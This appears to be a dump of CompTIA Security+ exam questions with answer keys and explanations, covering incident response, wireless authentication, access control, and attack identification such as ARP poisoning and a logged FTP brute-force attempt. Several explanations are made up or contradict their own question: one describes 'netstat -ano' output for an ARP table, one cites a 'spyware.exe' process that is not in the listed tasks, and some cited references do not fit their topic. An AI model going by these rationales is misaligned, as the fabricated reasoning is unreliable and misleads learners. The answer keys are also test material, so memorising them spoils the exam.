

NEW QUESTION 170
- (Exam Topic 2)
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
* 1. Configure the RADIUS server.
* 2. Configure the WiFi controller.
* 3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01 Password: guestpass

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wifi Controller
SSID: CORPGUEST
SHARED KEY: Secret
AAA server IP: 192.168.1.20
PSK: Blank
Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10
Radius Server Shared Key: Secret
Client IP: 192.168.1.10

Authentication Type: Active Directory Server IP: 192.168.1.20
Wireless Client SSID: CORPGUEST
Username: guest01 Userpassword: guestpass PSK: Blank
Authentication type: WPA2-Enterprise

NEW QUESTION 172
- (Exam Topic 1)
Which of the following incident response steps occurs before containment?

A. Eradication
B. Recovery
C. Lessons learned
D. Identification

Answer: D

Explanation:
Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.
References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 10: Incident Response and Recovery, pp. 437-441.

NEW QUESTION 174
- (Exam Topic 1)
As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

A. TAXII
B. TLP
C. TTP
D. STIX

Answer: A

Explanation:
Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner. References: CompTIA Security+ Certification Exam Objectives 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

NEW QUESTION 179
- (Exam Topic 1)
A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity

Answer: B

Explanation:
A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 180
- (Exam Topic 1)
After a WiFi scan of a local office was conducted, an unknown wireless signal was identified Upon investigation, an unknown Raspberry Pi device was found connected to an Ethernet port using a single connection. Which of the following BEST describes the purpose of this device?

A. IoT sensor
B. Evil twin
C. Rogue access point
D. On-path attack

Answer: C

Explanation:
A Raspberry Pi device connected to an Ethernet port could be configured as a rogue access point, allowing an attacker to intercept and analyze network traffic or perform other malicious activities. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

NEW QUESTION 185
- (Exam Topic 1)
The Chief Information Security Officer wants to pilot a new adaptive, user-based authentication method. The concept Includes granting logical access based on physical location and proximity. Which of the following Is the BEST solution for the pilot?

A. Geofencing
B. Self-sovereign identification
C. PKI certificates
D. SSO

Answer: A

Explanation:
Geofencing is a location-based technology that allows an organization to define and enforce logical access control policies based on physical location and proximity. Geofencing can be used to grant or restrict access to systems, data, or facilities based on an individual's location, and it can be integrated into a user's device or the infrastructure. This makes it a suitable solution for the pilot project to test the adaptive, user-based authentication method that includes granting logical access based on physical location and proximity.
Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 4: "Identity and Access Management".

NEW QUESTION 190
- (Exam Topic 1)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

NEW QUESTION 195
- (Exam Topic 1)
A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI

Answer: A

Explanation:
The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION 197
- (Exam Topic 1)
A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan

Answer: B

Explanation:
A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

NEW QUESTION 198
- (Exam Topic 1)
A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

Answer: A

Explanation:
The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering

what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

NEW QUESTION 199
- (Exam Topic 1)
Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?

A. ISO 27701
B. The Center for Internet Security
C. SSAE SOC 2
D. NIST Risk Management Framework

Answer: B

Explanation:
The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments. References:

> CompTIA Security+ Certification Exam Objectives 1.1: Compare and contrast different types of security concepts.

> CompTIA Security+ Study Guide, Sixth Edition, pages 15-16

NEW QUESTION 203
- (Exam Topic 1)
As part of annual audit requirements, the security team performed a review of exceptions to the company policy that allows specific users the ability to use USB storage devices on their laptops The review yielded the following results.
• The exception process and policy have been correctly followed by the majority of users
• A small number of users did not create tickets for the requests but were granted access
• All access had been approved by supervisors.
• Valid requests for the access sporadically occurred across multiple departments.
• Access, in most cases, had not been removed when it was no longer needed
Which of the following should the company do to ensure that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame?

A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval
B. Remove access for all employees and only allow new access to be granted if the employee's supervisor approves the request
C. Perform a quarterly audit of all user accounts that have been granted access and verify the exceptions with the management team
D. Implement a ticketing system that tracks each request and generates reports listing which employees actively use USB storage devices

Answer: A

Explanation:
According to the CompTIA Security+ SY0-601 documents, the correct answer option is A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval12.
This option ensures that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame by requiring supervisors to approve or deny the exceptions on a regular basis. It also reduces the manual workload of the security team and improves the compliance with the company policy.

NEW QUESTION 208
- (Exam Topic 1)
A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

A. Run a vulnerability scan against the CEOs computer to find possible vulnerabilities
B. Install a sandbox to run the malicious payload in a safe environment
C. Perform a traceroute to identify the communication path
D. Use netstat to check whether communication has been made with a remote host

Answer: B

Explanation:
To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

NEW QUESTION 210
- (Exam Topic 1)
The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

A. SSO
B. MFA
C. PKI
D. OLP

Answer: A

Explanation:
Federating user digital identities using SAML-based protocols enables Single Sign-On (SSO), which allows users to log in once and access multiple applications without having to enter their credentials for each one. References:

> CompTIA Security+ Certification Exam Objectives 1.3: Explain authentication and access controls.

CompTIA Security+ Study Guide, Sixth Edition, pages 41-42

NEW QUESTION 214
- (Exam Topic 1)
A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior. After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:

```
Internet address    Physical address     Type
192.168.1.1         ff-ec-ab-00-aa-78    dynamic
192.168.1.5         ff-00-5e-48-00-fb    dynamic
192.168.1.8         00-0c-29-1a-e7-fa    dynamic
192.168.1.10        fc-41-5e-48-00-ff    dynamic
224.215.54.47       fc-00-5e-48-00-fb    static
```

Which of the following BEST describes the attack the company is experiencing?

A. MAC flooding
B. URL redirection
C. ARP poisoning
D. DNS hijacking

Answer: C

Explanation:
The output of the "netstat -ano" command shows that there are two connections to the same IP address and port number. This indicates that there are two active sessions between the client and server.
The issue of users having to provide their credentials twice to log in is known as a double login prompt issue. This issue can occur due to various reasons such as incorrect configuration of authentication settings, incorrect configuration of web server settings, or issues with the client's browser.
Based on the output of the "netstat -ano" command, it is difficult to determine the exact cause of the issue. However, it is possible that an attacker is intercepting traffic between the client and server and stealing user credentials. This type of attack is known as C. ARP poisoning.
ARP poisoning is a type of attack where an attacker sends fake ARP messages to associate their MAC address with the IP address of another device on the network. This allows them to intercept traffic between the two devices and steal sensitive information such as user credentials.

NEW QUESTION 218
- (Exam Topic 1)
While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network witches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps
B. A Telnet session
C. An SSH connection
D. SFTP traffic

Answer: B

Explanation:
The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware.

NEW QUESTION 223
- (Exam Topic 1)
A systems analyst determines the source of a high number of connections to a web server that were initiated by ten different IP addresses that belong to a network block in a specific country. Which of the following techniques will the systems analyst MOST likely implement to address this issue?

A. Content filter
B. SIEM
C. Firewall rules
D. DLP

Answer: C

Explanation:
A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. The systems analyst can use firewall rules to block connections from the ten IP addresses in question, or from the entire network block in the specific country. This would be a quick and effective way to address the issue of high connections to the web server initiated by these IP addresses.
Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 5: "Network Security".

NEW QUESTION 224
- (Exam Topic 1)
The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take the risk of going the polls. This is an example of:

A. prepending.
B. an influence campaign.
C. a watering-hole attack.
D. intimidation.
E. information elicitation.

Answer: B

Explanation:
This scenario describes an influence campaign, where false information is spread to influence or manipulate people's beliefs or actions. In this case, the misinformation led eligible voters to avoid polling places, which influenced the outcome of the election.

NEW QUESTION 228
- (Exam Topic 1)
Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

A. A biometric scanner
B. A smart card reader
C. APKItoken
D. A PIN pad

Answer: A

Explanation:
A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

NEW QUESTION 229
- (Exam Topic 1)
A company acquired several other small companies The company thai acquired the others is transitioning network services to the cloud The company wants to make sure that performance and security remain intact Which of the following BEST meets both requirements?

A. High availability
B. Application security
C. Segmentation
D. Integration and auditing

Answer: A

Explanation:
High availability refers to the ability of a system or service to remain operational and available to users with minimal downtime. By ensuring high availability, the company can maintain good performance and ensure that users have access to the network services they need. High availability can also improve security, as it helps to prevent disruptions that could potentially be caused by security incidents or other issues.

NEW QUESTION 232
- (Exam Topic 1)
A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

A. Auto-update
B. HTTP headers
C. Secure cookies
D. Third-party updates
E. Full disk encryption
F. Sandboxing
G. Hardware encryption

Answer: AF

Explanation:
Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.
Sandboxing can help isolate the app from other processes and resources on the system, and limit its access and permissions to only what is necessary.
Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

NEW QUESTION 236
- (Exam Topic 1)
Which of the following controls would provide the BEST protection against tailgating?

A. Access control vestibule
B. Closed-circuit television
C. Proximity card reader
D. Faraday cage

Answer: A

Explanation:
Access control vestibules, also known as mantraps or airlocks, are physical security features that require individuals to pass through two or more doors to enter a secure area. They are effective at preventing tailgating, as only one person can pass through each door at a time.
References:
> https://www.comptia.org/content/guides/what-is-a-mantrap
> CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 222

NEW QUESTION 238
- (Exam Topic 1)
A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

A. IP restrictions
B. Multifactor authentication
C. A banned password list
D. A complex password policy

Answer: B

Explanation:
Multifactor authentication (MFA) would be the best control to require from a third-party identity provider to help mitigate attacks such as credential theft and brute-force attacks. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 2

NEW QUESTION 240
- (Exam Topic 1)
A company Is planning to install a guest wireless network so visitors will be able to access the Internet. The stakeholders want the network to be easy to connect to so time is not wasted during meetings. The WAPs are configured so that power levels and antennas cover only the conference rooms where visitors will attend meetings. Which of the following would BEST protect the company's Internal wireless network against visitors accessing company resources?

A. Configure the guest wireless network to be on a separate VLAN from the company's internal wireless network
B. Change the password for the guest wireless network every month.
C. Decrease the power levels of the access points for the guest wireless network.
D. Enable WPA2 using 802.1X for logging on to the guest wireless network.

Answer: A

Explanation:
Configuring the guest wireless network on a separate VLAN from the company's internal wireless network will prevent visitors from accessing company resources. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 4

NEW QUESTION 242
- (Exam Topic 1)
A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasional disappears. The task list shows the following results

Name	CPU %	Memory	Network %
Calculator	0%	4 1MB	0Mbps
Chrome	0.2%	207 1MB	0 1Mbps
Explorer	99.7%	2 15GB	0 1Mbps
Notepad	0%	3 9MB	0Mbps

Which of the following is MOST likely the issue?

A. RAT
B. PUP
C. Spyware
D. Keylogger

Answer: C

Explanation:
Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue. References:

➤ CompTIA Security+ Certification Exam Objectives 6.0: Given a scenario, analyze indicators of compromise and determine the type of malware.

➤ CompTIA Security+ Study Guide, Sixth Edition, pages 125-126

NEW QUESTION 247
- (Exam Topic 1)
An employee received multiple messages on a mobile device. The messages instructing the employee to pair the device to an unknown device. Which of the following BEST describes What a malicious person might be doing to cause this issue to occur?

A. Jamming
B. Bluesnarfing
C. Evil twin
D. Rogue access point

Answer: B

Explanation:
Bluesnarfing is a hacking technique that exploits Bluetooth connections to snatch data from a wireless device. An attacker can perform bluesnarfing when the Bluetooth function is on and your device is discoverable by other devices within range. In some cases, attackers can even make calls from their victim's phon1e.

NEW QUESTION 252

- (Exam Topic 1)
A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

A. Non-credentialed
B. Web application
C. Privileged
D. Internal

Answer: C

Explanation:
Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user's perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

NEW QUESTION 255

- (Exam Topic 1)
The following are the logs of a successful attack.

```
[DATA] attacking service ftp on port 21
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "p@55w0rd"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "AcCe55"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "Al1Ow!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "FTPL0gin!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "L3tM31N!"
[21][ftp] host: 192.168.50.1 login: admin password: L3tM31N!
1 of 1 target successfully completed, 1 valid password found in <1 second
```

Which of the following controls would be BEST to use to prevent such a breach in the future?

A. Password history
B. Account expiration
C. Password complexity
D. Account lockout

Answer: C

Explanation:
To prevent such a breach in the future, the BEST control to use would be Password complexity.
Password complexity is a security measure that requires users to create strong passwords that are difficult to guess or crack. It can help prevent unauthorized access to systems and data by making it more difficult for attackers to guess or crack passwords.
The best control to use to prevent a breach like the one shown in the logs is password complexity. Password complexity requires users to create passwords that are harder to guess, by including a mix of upper and lowercase letters, numbers, and special characters. In the logs, the attacker was able to guess the user's password using a dictionary attack, which means that the password was not complex enough. References:

> CompTIA Security+ Certification Exam Objectives - Exam SY0-601

NEW QUESTION 258

- (Exam Topic 1)
Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

A. Risk matrix
B. Risk tolerance
C. Risk register
D. Risk appetite

Answer: B

Explanation:
To determine the total risk an organization can bear, a technician should review the organization's risk tolerance, which is the amount of risk the organization is willing to accept. This information will help determine the organization's "cloud-first" adoption strategy. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 263

- (Exam Topic 1)
A cybersecurity administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO).

A. Create a new network for the mobile devices and block the communication to the internal network and servers
B. Use a captive portal for user authentication.
C. Authenticate users using OAuth for more resiliency
D. Implement SSO and allow communication to the internal network
E. Use the existing network and allow communication to the internal network and servers.
F. Use a new and updated RADIUS server to maintain the best solution

Answer: BC

Explanation:

When allowing mobile BYOD devices to access network resources, using a captive portal for user authentication and authenticating users using OAuth are both best practices for authentication and infrastructure security. A captive portal requires users to authenticate before accessing the network and can be used to enforce policies and restrictions. OAuth allows users to authenticate using third-party providers, reducing the risk of password reuse and credential theft. References: CompTIA Security+ Study Guide, pages 217-218, 225-226

NEW QUESTION 268
- (Exam Topic 1)
A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry. Which of the following is the BEST solution to prevent this type of incident from occurring again?

A. Enforce the use of a controlled trusted source of container images
B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers
C. Define a vulnerability scan to assess container images before being introduced on the environment
D. Create a dedicated VPC for the containerized environment

Answer: A

Explanation:
Enforcing the use of a controlled trusted source of container images is the best solution to prevent incidents like the introduction of a zero-day vulnerability through container images from occurring again. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 11: Cloud Security, Container Security

NEW QUESTION 271
- (Exam Topic 1)
Which of the following biometric authentication methods is the MOST accurate?

A. Gait
B. Retina
C. Signature
D. Voice

Answer: B

Explanation:
Retina authentication is the most accurate biometric authentication method. Retina authentication is based on recognizing the unique pattern of blood vessels and other features in the retina. This makes it virtually impossible to duplicate or bypass, making it the most secure form of biometric authentication currently available.

NEW QUESTION 274
- (Exam Topic 1)
After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager use to control the network traffic?

A. A DMZ
B. A VPN a
C. A VLAN
D. An ACL

Answer: D

Explanation:
After segmenting the network, a network manager can use an access control list (ACL) to control the traffic between the segments. An ACL is a set of rules that permit or deny traffic based on its characteristics, such as the source and destination IP addresses, protocol type, and port number. References: CompTIA Security+ Certification Guide, Exam SY0-501

NEW QUESTION 277
- (Exam Topic 1)
A systems administrator is considering different backup solutions for the IT infrastructure. The company is looking for a solution that offers the fastest recovery time while also saving the most amount of storage used to maintain the backups. Which of the following recovery solutions would be the BEST option to meet these requirements?

A. Snapshot
B. Differential
C. Full
D. Tape

Answer: B

Explanation:
Differential backup is a type of backup that backs up all data that has changed since the last full backup. This backup method offers faster recovery than a full backup, as it only needs to restore the full backup and the differential backup, reducing the amount of data that needs to be restored. It also uses less storage than a full backup as it only stores the changes made from the last full backup.

NEW QUESTION 279
- (Exam Topic 1)
Which of the following isa risk that is specifically associated with hesting applications iin the public cloud?

A. Unsecured root accounts
B. Zero day
C. Shared tenancy

D. Insider threat

Answer: C

Explanation:
When hosting applications in the public cloud, there is a risk of shared tenancy, meaning that multiple organizations are sharing the same infrastructure. This can potentially allow one tenant to access another tenant's data, creating a security risk. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 282
- (Exam Topic 1)
Which of the following in a forensic investigation should be priorities based on the order of volatility? (Select TWO).

A. Page files
B. Event logs
C. RAM
D. Cache
E. Stored files
F. HDD

Answer: CD

Explanation:
In a forensic investigation, volatile data should be collected first, based on the order of volatility. RAM and Cache are examples of volatile data. References: CompTIA Security+ Study Guide 601, Chapter 11

NEW QUESTION 285
- (Exam Topic 1)
The SIEM at an organization has detected suspicious traffic coming a workstation in its internal network. An analyst in the SOC the workstation and discovers malware that is associated with a botnet is installed on the device A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator. To which of the following groups should the analyst report this real-world event?

A. The NOC team
B. The vulnerability management team
C. The CIRT
D. The read team

Answer: C

Explanation:
The Computer Incident Response Team (CIRT) is responsible for handling incidents and ensuring that the incident response plan is followed. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 9

NEW QUESTION 288
- (Exam Topic 1)
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO)

A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards

Answer: CE

Explanation:
Network access control (NAC) is a technique that restricts access to a network based on the identity, role, device, location, or other criteria of the users or devices. NAC can prevent unauthorized or malicious devices from connecting to a network and accessing sensitive data or resources.
Guards are physical security personnel who monitor and control access to a facility. Guards can prevent unauthorized or malicious individuals from entering a facility and plugging in a remotely accessible device.

NEW QUESTION 291
- (Exam Topic 1)
A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel. Which of the following attacks is being conducted?

A. Evil twin
B. Jamming
C. DNS poisoning
D. Bluesnarfing
E. DDoS

Answer: A

Explanation:

The attack being conducted is an Evil twin attack. An Evil twin attack involves creating a rogue wireless access point (WAP) with the same Service Set Identifier (SSID) as a legitimate WAP to trick users into connecting to it. Once connected, the attacker can intercept traffic or steal login credentials. The successful login attempts with impossible travel times suggest that an attacker is using a stolen or compromised credential to access the external site to which the sensitive data is being downloaded. The non-standard DHCP configurations and overlapping channels of the WAPs suggest that the attacker is using a rogue WAP to intercept traffic. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 1.0: Attacks, Threats, and Vulnerabilities, 1.4 Compare and contrast types of attacks, p. 8

NEW QUESTION 294
- (Exam Topic 1)
An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that ts discovered. Which of the following BEST represents the type of testing that is being used?

A. White-box
B. Red-leam
C. Bug bounty
D. Gray-box
E. Black-box

Answer: C

Explanation:
Bug bounty is a type of testing in which an organization offers a reward or compensation to anyone who can identify vulnerabilities or security flaws in their network or applications. The outside security firm has agreed to pay for each vulnerability found, which is an example of a bug bounty program.

NEW QUESTION 296
- (Exam Topic 1)
A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

A. A reverse proxy
B. A decryption certificate
C. A spill-tunnel VPN
D. Load-balanced servers

Answer: B

Explanation:
A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.
To protect the company's website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

NEW QUESTION 298
- (Exam Topic 1)
A security administrator has discovered that workstations on the LAN are becoming infected with malware.
The cause of the infections appears to be users receiving phishing emails that are bypassing the current
email-filtering technology. As a result, users are being tricked into clicking on malicious URLs, as no internal controls currently exist in the environment to evaluate their safety. Which of the following would be BEST to implement to address the issue?

A. Forward proxy
B. HIDS
C. Awareness training
D. A jump server
E. IPS

Answer: C

Explanation:
:
Awareness training should be implemented to educate users on the risks of clicking on malicious URLs. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 9

NEW QUESTION 299
- (Exam Topic 1)
A new plug-and-play storage device was installed on a PC in the corporate environment. Which of the following safeguards will BEST help to protect the PC from malicious files on the storage device?

A. Change the default settings on the PC.
B. Define the PC firewall rules to limit access.
C. Encrypt the disk on the storage device.
D. Plug the storage device in to the UPS

Answer: A

Explanation:
The best option that will help to protect the PC from malicious files on the storage device would be A. Change the default settings on the PC. Changing the default settings on the PC can include disabling the autorun or autoplay feature, which can prevent malicious files from executing automatically when the storage device is plugged in. Changing the default settings can also include enabling antivirus software, updating the operating system and applications, and configuring user account control and permissions.

NEW QUESTION 303
- (Exam Topic 1)
Which of the following should a technician consider when selecting an encryption method for data that needs to remain confidential for a specific length of time?

A. The key length of the encryption algorithm
B. The encryption algorithm's longevity
C. A method of introducing entropy into key calculations
D. The computational overhead of calculating the encryption key

Answer: B

Explanation:
When selecting an encryption method for data that needs to remain confidential for a specific length of time, the longevity of the encryption algorithm should be considered to ensure that the data remains secure for the required period. References: CompTIA Security+ Certification Exam Objectives - 3.2 Given a scenario, use appropriate cryptographic methods. Study Guide: Chapter 4, page 131.

NEW QUESTION 307
- (Exam Topic 1)
An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations
B. It provides insurance in case of a data breach
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance
E. It assures customers that the organization meets security standards

Answer: E

Explanation:
ISO 27001 is an international standard that outlines the requirements for an Information Security Management System (ISMS). It provides a framework for managing and protecting sensitive information using risk management processes. Acquiring an ISO 27001 certification assures customers that the organization meets security standards and follows best practices for information security management. It helps to build customer trust and confidence in the organization's ability to protect their sensitive information. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 1.0: Attacks, Threats, and Vulnerabilities, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware, p. 7

NEW QUESTION 308
- (Exam Topic 1)
A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.Which of the following would BEST meet these requirements? (Select TWO).

A. Full-device encryption
B. Network usage rules
C. Geofencing
D. Containerization
E. Application whitelisting
F. Remote control

Answer: DE

Explanation:
MDM solutions emerged to solve problems created by BYOD. With MDM, IT teams can remotely wipe devices clean if they are lost or stolen. MDM also makes the life of an IT administrator a lot easier as it allows them to enforce corporate policies, apply software updates, and even ensure that password protection is used on each device. Containerization and application whitelisting are two features of MDM that can help retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.
